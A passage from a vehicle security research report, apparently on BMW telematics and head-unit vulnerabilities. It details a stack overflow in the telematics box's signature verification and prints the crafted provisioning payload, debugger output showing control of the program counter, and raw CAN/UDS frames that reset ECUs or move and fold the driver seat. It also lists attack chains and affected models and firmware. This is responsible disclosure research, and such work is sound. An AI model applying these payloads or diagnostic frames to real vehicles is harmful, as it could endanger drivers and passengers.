            sub_2D8577A(v9, (int)" matching certificates.", 1, v10);
            sub_2D89490(v9);
```


Figure 29: Signature Verification of the Provisioning Content



```
  int v42; // r4@43
  int v44; // [sp+0h] [bp-190h]@5
  char v45; // [sp+8h] [bp-188h]@5
  char XML_Signature_Unhex_Buf[300]; // [sp+10h] [bp-180h]@
  char v47[20]; // [sp+13Ch] [bp-54h]@1
  char v48; // [sp+150h] [bp-40h]@30
  int certificate_num; // [sp+164h] [bp-2Ch]@1
  int v50; // [sp+168h] [bp-28h]@1
  _BYTE *v51; // [sp+16Ch] [bp-24h]@1
  int v52; // [sp+170h] [bp-20h]@1
  int v54; // [sp+178h] [bp-18h]@1

  v51 = XML_Cert_Buf;
  v52 = XML_Cert_Buf_Size;
  XML_Cert_Buf = XML_Content_Buf;
  v54 = XML_Content_Buf_Size;
  v50 = 1;
  certificate_num = 0;
  TBox_APPL_Lib_BZero_2C00380(v47, 20);
  v6 = v51 == 0;
  while ( !v6 )
  {
    v6 = XML_Cert_Buf == 0;
```

Figure 30: The Local Variant XML_Signature_Unhex_Buf


As shown in Figure 31, when OTA_XML_VerifySignature unhexifies the signature string and temporarily stores the result into the local variant XML_Signature_Unhex_Buf, there’s no boundary check on the hex-encoded signature string which is provided by the backend server, consequently causing a stack buffer overflow in the firmware.



```
      v7 = sub_2D8A2CC(&v44, 4, 7378);
      v9 = v7;
      if ( v7 )
      {
        sub_2D8577A(v7, (int)"Verify signature found ", 1, v8);
        sub_2D858BA(v9, certificate_num);
        sub_2D8577A(v9, (int)" matching certificates.", 1, v10);
        sub_2D89490(v9);
      }
    }
    j = 0;
    offset = 0;
    while ( j < XML_Signature_Buf_Size )
    {
      hex2bin_2D7B8C8((_BYTE *)(unsigned __int8)XML_Signature_Buf[j]);
      v13 = hex2bin_2D7B8C8((_BYTE *)(unsigned __int8)XML_Signature_Buf[j + 1]);
      XML_Signature_Unhex_Buf[offset] = v14 + v13;
      j += 2;
      ++offset;
    }
    sub_2D89664(&v44, 37);
    if ( v45 >= 5 )
```

Figure 31: Stack Overflow Existed in the Process of Signature Verification


By intercepting HTTP traffic between TCB and our fake GSM base station, we were able to provide TCB with the crafted provisioning content:



```
    </bmwprov>
    <certificate>CN=FZGSec-CA,OU=bmw-fzg-pki,O=pki,DC=bmwgroup,DC=com</
    certificate>
    <signature>000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000030303030781800030000000050725a03000
    0000000000000000000000000000000ddccbbaa85835a03100b0000ddccbbaaddccb
    cbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbba
    baaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaad
    addccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddc
    dccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccb
    cbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbba
    baaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaad
    addccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddc
    dccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccb
    cbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbba
    baaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaad
    addccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddc
    dccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccb
    cbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbba
    baaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaad
    addccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddc
    dccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccb
    cbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaa</signature>
</bmwprovsigned>
```

Figure 32: The Crafted Provisioning Content with Malicious Signature Data

By debugging the TCB with JTAG, the PC register was going to be modified with 0xAABBCCDD (as shown in Figure 33) after parsing the crafted provisioning content. Finally, using the Return Oriented Programming (ROP) to exploit this stack overflow vulnerability, we were able to get remote code execution on the baseband processor of TCB.




```
[Switching to Thread 57005]

Breakpoint 1, 0x02d9f658 in ?? ()
(gdb) info registers
r0             0x30303030       808464432
r1             0x6d6f63 7171939
r2             0x2e1034c        48300876
r3             0x3431670        54728304
r4             0x1096   4246
r5             0x0      0
r6             0x0      0
r7             0x208    520
r8             0x0      0
r9             0x0      0
r10            0x0      0
r11            0x0      0
r12            0x6d6f63 7171939
sp             0x34317ec        0x34317ec
lr             0x5a66c3 5924547
pc             0x2d9f658        0x2d9f658
cpsr           0x60000030       1610612784
(gdb) x/i $pc
=> 0x2d9f658:   pop     {r4, r5, r6, r7, pc}
(gdb) x/16xw $sp
0x34317ec:      0x00000000      0x00000000      0x00000000      0x00000000
0x34317fc:      0xaabbccdd      0x035a8385      0x00000410      0xaabbccdd
0x343180c:      0xaabbccdd      0xaabbccdd      0xaabbccdd      0xaabbccdd
0x343181c:      0xaabbccdd      0xaabbccdd      0xaabbccdd      0xaabbccdd
(gdb) backtrace
#0  0x02d9f658 in ?? ()
#1  0x005a66c2 in ?? ()
#2  0x005a66c2 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
```

Figure 33: Trigger the Stack Overflow during Provisioning


4.3 Send Diagnostic Messages onto K-CAN Bus

Remote Diagnosis. In the TCB's firmware, the LastStateCall task (LSC) is responsible for vehicle remote diagnosis and diagnostic data gathering when the car is parked. Once data gathering has started, the LSC task invokes the function LscDtgtNextJob (as shown in Figure 35) to extract the UDS messages from a global buffer which is so-called PDM_JOBS_XML (as shown in Figure 36), then send diagnostic messages to the Central Gateway through K-CAN bus. The Central Gateway will transfer these diagnostic messages to the target ECUs on different CAN buses, and finally the HTTPService task in TCB will be notified to upload the diagnostic response from the target ECUs to the backend server through HTTPS.




```
void __fastcall LastStateCall_Task_Init_2C48828(__int64 a1, int a3, int a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v24[1] = (char *)HIDWORD(a1);
  v25 = a3;
  v26 = a4;
  sub_2D89F20("LSC", "Last State Call");
  sub_2D89FA8(103, &unk_354E9CC, "LSC", "MAIN", "Main Context");
  sub_2D89FA8(104, &unk_354E9DC, "LSC", "PXP", "PDM XML Parser");
  sub_2D89FA8(105, &unk_354E9EC, "LSC", "DTGT", "Data Gathering");
  sub_2D89664(v24, 103);
  if ( (char)v25 >= 4 )
  {
    v3 = sub_2D8A2CC(v24, 4, 5652);
    v5 = v3;
    if ( v3 )
    {
      sub_2D8577A(v3, (int)"TASK-INIT:", 1, v4);
      sub_2D8577A(v5, (int)"LSC", 1, v6);
      sub_2D89490(v5);
    }
  }
  sub_2C00400(&unk_355F380);
  sub_2C00400(&unk_355F38C);
```

Figure 34: Initialization of the LastStateCall Task in TCB



```
int LscDtgtNextJob_2C435A8()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v49 = sub_2C45604();
  lsc_pdm_config_xml_buf = LSC_PDM_XML_BUF_2C4560C();
  tda_request_frame = GET_TDA_Request_Frame_2C455FC();
  v46 = 0;
  pdm_job_id = *(_DWORD *)(tda_request_frame + 1352);
LABEL_50:
  while ( !((pdm_job_id + 1 < 0) ^ __OFADD__(pdm_job_id, 1))
       && *(_DWORD *)(tda_request_frame + 1356) - 1 > pdm_job_id
       && !v46 )
  {
    ++pdm_job_id;
    for ( i = 0; *((_DWORD *)lsc_pdm_config_xml_buf + 2909) > i; ++i )
    {
      if ( !strcmp_2C00438(&lsc_pdm_config_xml_buf[76 * pdm_job_id + 152], &lsc_pdm_config_xml_buf[96
      {
        if ( (unsigned __int8)lsc_pdm_config_xml_buf[96 * i + 4029] == 0xF3 )// source ecu address
        {
          if ( lsc_pdm_config_xml_buf[96 * i + 4022] == 1 )// UDS format
          {
            if ( sub_2C84244(1) <= *(_DWORD *)&lsc_pdm_config_xml_buf[76 * pdm_job_id + 220] )
            {
              v46 = 1;
              *(_DWORD *)(tda_request_frame + 1352) = pdm_job_id;
              *(_DWORD *)(tda_request_frame + 1360) = 0;
              sub_2C00620(tda_request_frame, &lsc_pdm_config_xml_buf[76 * pdm_job_id + 152]);
              *(_BYTE *)(tda_request_frame + 65) = lsc_pdm_config_xml_buf[76 * pdm_job_id + 224];
              *(_DWORD *)(tda_request_frame + 68) = (unsigned __int8)lsc_pdm_config_xml_buf[96 * i + 
```

Figure 35: The Function of Sending Diagnostic Messages



```
02DEE270 73 43 68 61+                DCB "the gLscCanSignalsChangeEvtMsgFreeQ queue.",0
02DEE2DB 00                          DCB 0
02DEE2DC 31 2E 36 00 a1_6            DCB "1.6",0                 ; DATA XREF: sub_2C48DEC+5E↑o
02DEE2DC                                                         ; sub_2C48DEC+B0↑o ...
02DEE2E0 31 2E 36 00 a1_6_0          DCB "1.6",0                 ; DATA XREF: sub_2C48DEC+6C↑o
02DEE2E0                                                         ; sub_2C48DEC+C4↑o ...
02DEE2E4 3C 3F 78 6D+PDM_JOBS_XML    DCB "<?xml version=",0x22,"1.0",0x22," encoding=",0x22,"utf-8",0x22,"?><teleservices>"
02DEE2E4 6C 20 76 65+                                            ; DATA XREF: sub_2C603C0+B8↑o
02DEE2E4 72 73 69 6F+                                            ; sub_2C603C0+C2↑o ...
02DEE2E4 6E 3D 22 31+                DCB 9,"<pdm_config_list version=",0x22,"1.6",0x22,">",9,9,"<pdm_config type_vehi"
02DEE2E4 2E 30 22 20+                DCB "cle=",0x22,"I01",0x22," call_type=",0x22,"LSC",0x22,">",9,9,9,"<pdm_jobs>",9,9,9,9,"<pd"
02DEE2E4 65 6E 63 6F+                DCB "m_job max_speed=",0x22,"60",0x22," pdm_result=",0x22,"false",0x22,">VIN_LESEN</p"
02DEE2E4 64 69 6E 67+                DCB "dm_job>",9,9,9,9,"<pdm_job max_speed=",0x22,"60",0x22," pdm_result=",0x22,"false"
02DEE2E4 3D 22 75 74+                DCB 0x22,">KEY_UP_NO_DTC</pdm_job>",9,9,9,9,"<pdm_job max_speed=",0x22,"60",0x22," pd"
02DEE2E4 66 2D 38 22+                DCB "m_result=",0x22,"true",0x22,">KEY_DATA_BDC_00</pdm_job>",9,9,9,9,"<pdm_job m"
02DEE2E4 3F 3E 3C 74+                DCB "ax_speed=",0x22,"60",0x22," pdm_result=",0x22,"true",0x22,">KEY_DATA_BDC_01</pdm"
02DEE2E4 65 6C 65 73+                DCB "_job>",9,9,9,9,"<pdm_job max_speed=",0x22,"60",0x22," pdm_result=",0x22,"true",0x22,">"
02DEE2E4 65 72 76 69+                DCB "KEY_DATA_BDC_02</pdm_job>",9,9,9,9,"<pdm_job max_speed=",0x22,"60",0x22," pd"
02DEE2E4 63 65 73 3E+                DCB "m_result=",0x22,"true",0x22,">KEY_DATA_BDC_03</pdm_job>",9,9,9,9,"<pdm_job m"
02DEE2E4 09 3C 70 64+                DCB "ax_speed=",0x22,"60",0x22," pdm_result=",0x22,"true",0x22,">KEY_DATA_BDC_04</pdm"
02DEE2E4 6D 5F 63 6F+                DCB "_job>",9,9,9,9,"<pdm_job max_speed=",0x22,"60",0x22," pdm_result=",0x22,"true",0x22,">"
02DEE2E4 6E 66 69 67+                DCB "KEY_DATA_BDC_05</pdm_job>",9,9,9,9,"<pdm_job max_speed=",0x22,"60",0x22," pd"
02DEE2E4 5F 6C 69 73+                DCB "m_result=",0x22,"true",0x22,">KEY_DATA_BDC_06</pdm_job>",9,9,9,9,"<pdm_job m"
02DEE2E4 74 20 76 65+                DCB "ax_speed=",0x22,"60",0x22," pdm_result=",0x22,"true",0x22,">KEY_DATA_BDC_07</pdm"
02DEE2E4 72 73 69 6F+                DCB "_job>",9,9,9,9,"<pdm_job max_speed=",0x22,"60",0x22," pdm_result=",0x22,"true",0x22,">"
02DEE2E4 6E 3D 22 31+                DCB "KEY_DATA_BDC_08</pdm_job>",9,9,9,9,"<pdm_job max_speed=",0x22,"60",0x22," pd"
```

Figure 36: The Global Buffer of the Built-in Diagnostic Messages

Obviously, after getting remote code execution on the TCB, it would have been trivial to manipulate the PDM_JOBS_XML and invoke the function LscDtgtNextJob to send unsolicited diagnostic messages onto the K-CAN bus.

5. Compromise ECUs behind Central Gateway

5.1 Cross-domain Diagnostic Messages

During the research, with the remote diagnostic features in the Central Gateway, we were able to leverage the remote diagnostic feature in the Central Gateway to send UDS messages to other ECUs. While in normal situations there would be no danger when the Central Gateway processes the legal remote diagnostic messages from Telematic Communication Box or NBT Head Unit, this feature could have been a security issue which would have provided a potential attack surface to send diagnostic messages to other ECUs and puncture the isolation of different domains. Considering that we were able to remotely control the Telematic Communication Box and NBT

Head Unit, it was easy for us to make the Central Gateway transfer controlled diagnostic messages to address ECUs on CAN Buses (e.g. PT-CAN, K-CAN, etc.).

There are two methods to send the Cross-domain diagnostic messages via the Central Gateway:

5.1.1 Using the UDS Forward Feature

In our research, we found out the Central Gateway could forward the UDS messages to do remote diagnostic by specific format CAN messages.

The format of CAN messages is listed as following:




Figure 37: Structure of Diagnosis CAN Messages in Central Gateway

There are 8 bits in the CAN ID indicating the source address of the diagnostic tester, with some reverse-engineering work we made a list of the source ID. Though every ECU has its own address, we could use 0xDF as target ID to broadcast all other ECUs.

Source ID	Represent
0xF2	Teleservice Tester in Head Unit
0xF3	Teleservice Tester in Telematics Communication Unit
0xF4	OBD
0xF5	E-NET
0xDF	UDS Broadcast

Table 4: Source ID of Diagnostic Tester

5.1.2 Use the UDS RoutineControl Service Designed for LastStateCall

As mentioned earlier, there is one function named "LastStateCall" designed in BMW vehicles which collects information from the vehicle and sends it to the backend servers. It can be triggered in the TCB. The strategy of this function is that the TCB will send a specific UDS RoutineControl diagnostic message to the Central Gateway and then the Gateway will transfer the message to the target ECUs. The structure of the LastStateCall diagnostic message is shown in the figure below. By changing the Target ID and UDS content, we were able to also make the Central Gateway transfer unsolicited diagnostic messages sent from a compromised TCB.




Figure 38: Structure of the Diagnosis Message for LastStateCall

5.2 Lack of Speed Limit on UDS

A secure diagnostic function should be designed properly to avoid the incorrect usage at an abnormal situation. However, we found that most of the ECUs still respond to the diagnostic messages even at normal driving speed, which could cause issues. It will become much worse if attackers invoke some special UDS routines (e.g. reset ECU, set seat position, etc.).

Reset ECU.

By design diagnosis commands from the infotainment cluster (Head Unit and T-Box) are protected by a whitelist. However, we managed to make use of standardized diagnosis jobs to send reset commands to several control units, which led to temporarily unavailable functions.

Remote UDS message:

```
0x06f2    0xXX 0x02 0x11 0x01
```

LastStateCall messages:

```
0x06f3    0xf0 0x09 0x31 0x01 0x0F 0x0B 0xXX
0x06f3    0xf0 0x21 0x00 0x02 0x11 0x01
```

The whole vehicle would have been reset when sending a broadcast UDS message to the Central Gateway.

Remote UDS message:

```
0x06f2    0xXX 0x02 0x11 0x01
```

Set Seat Position. The diagnostic messages would set the driver seat in service mode, then move the driver seat (or fold the backrest) forward/rearward, when the vehicle speed is lower than 6 kph.

- Move the driver seat forward

Remote UDS message:

```
0x000006f2    0xXX 0x06 0x2e 0xd7 0x08 0x00 0x01 0x64
```

LastStateCall messages:

```
0x000006f3    0xf0 0x0c 0x31 0x01 0x0F 0x0B 0xXX
0x000006f3    0xf0 0x21 0x00 0x06 0x2E 0xD7 0x08
0x000006f3    0xf0 0x22 0x00 0x01 0x64
```

- Fold the driver seat backrest forward

Remote UDS message:

```
0x000006f2    0xXX 0x06 0x2e 0xd7 0x08 0x02 0x01 0x64
```

LastStateCall messages:

```
0x000006f3    0xf0 0x0c 0x31 0x01 0x0F 0x0B 0xXX
0x000006f3    0xf0 0x21 0x00 0x06 0x2E 0xD7 0x08
0x000006f3    0xf0 0x22 0x02 0x01 0x64
```

6. Attack Chains

After we discovered a series of vulnerabilities mainly in different vehicle components in a modern BMW car, we still wanted to evaluate the effects of these vulnerabilities in a real-world scenario and try to figure out the potential dangers.

In our research, we found several ways in which it would have been possible to influence the vehicle via different kinds of attack chains by sending arbitrary diagnostic messages to the ECUs.

The attack chains were aimed to implement an arbitrary diagnostic message transmission to other CAN Buses through the Central Gateway to impact or control the ECUs on different CAN Buses.

All the attack chains could be classified into two types: contacted attack and contactless attack. The following subsections will explain the attack chains emphasized on the steps before we were able to send diagnostic messages on the K-CAN bus.

6.1 Contacted Attack

Contacted attacks pose a particular risk potential. However, in real life situations, a person with malicious intent has to gain access to the interior of a vehicle first in order to be able to execute a prepared attack.

With the help of vulnerabilities over USB and OBD-II interfaces, attackers could use them to install the backdoor in the NBT, and then influence vehicle functions through Central Gateway.




Figure 39: Attack Chain Based on USB and OBD-II Interfaces

6.2 Contactless Attack

The contactless attack is based on the wireless interfaces of the vehicle. And in such kinds of attack chains, attackers may impact the vehicle remotely. In this part, the attack chains via Cellular network will be illustrated.

If the TCB is trapped into a fake base station, attackers could extend the attack distance to a mid-range distance with the help of some amplifier devices. Technically speaking it would have been possible to launch the attack from hundreds of meters even if the car would have been driving. Using MITM attack between TSP and the vehicle, an attacker would have been able to remotely exploit the vulnerabilities that existed in both NBT and TCB, leading to backdoors that could have been planted into the NBT and TCB. Such a malicious backdoor could be used to inject controlled diagnosis messages to the CAN buses in the vehicle.




Figure 40: Remote Attack Chain Based on a Rogue GSM Base Station

7. Vulnerable Vehicles

In our research, the vulnerabilities we found mainly exist in the NBT Head Unit, Telematic Communication Box and Central Gateway. Based on our research experiments, we can confirm that the vulnerabilities existed in Head Unit would affect several BMW models, including BMW i Series, BMW X Series, BMW 3 Series, BMW 5 Series, BMW 7 Series. And the vulnerabilities existed in Telematic Communication Box (TCB) would affect the BMW models which equipped with this module produced from year 2012.

Since different BMW car models may be equipped with different components, and even the same component may have different firmware versions during the product lifecycle. So that from our side the scope of the vulnerable car models is hard to be precisely confirmed. Theoretically, BMW models which are equipped with these vulnerable components can be compromised from our perspective.

Table below lists the vulnerable BMW models we've tested during our research and each with its firmware versions of the specific components.

Model	Manufacture Date	Central Gateway	Head Unit	Telematic Communication Box
BMW i3 94(+REX)	2017.02.15	BDC (I01)	HU_NBT (MN-003.013.001 TN-003.013.001)	TCB NAD (003.017.020 APPL [Oct 7 2015 11:54:15])
BMW X1 sDrive 18Li	2016.07.27	BDC (F49)	HU_ENTRYNAV (MV-130.006.007 TV-130.006.007)	TCB NAD (003.017.020 APPL [Oct 7 2015 11:54:15])
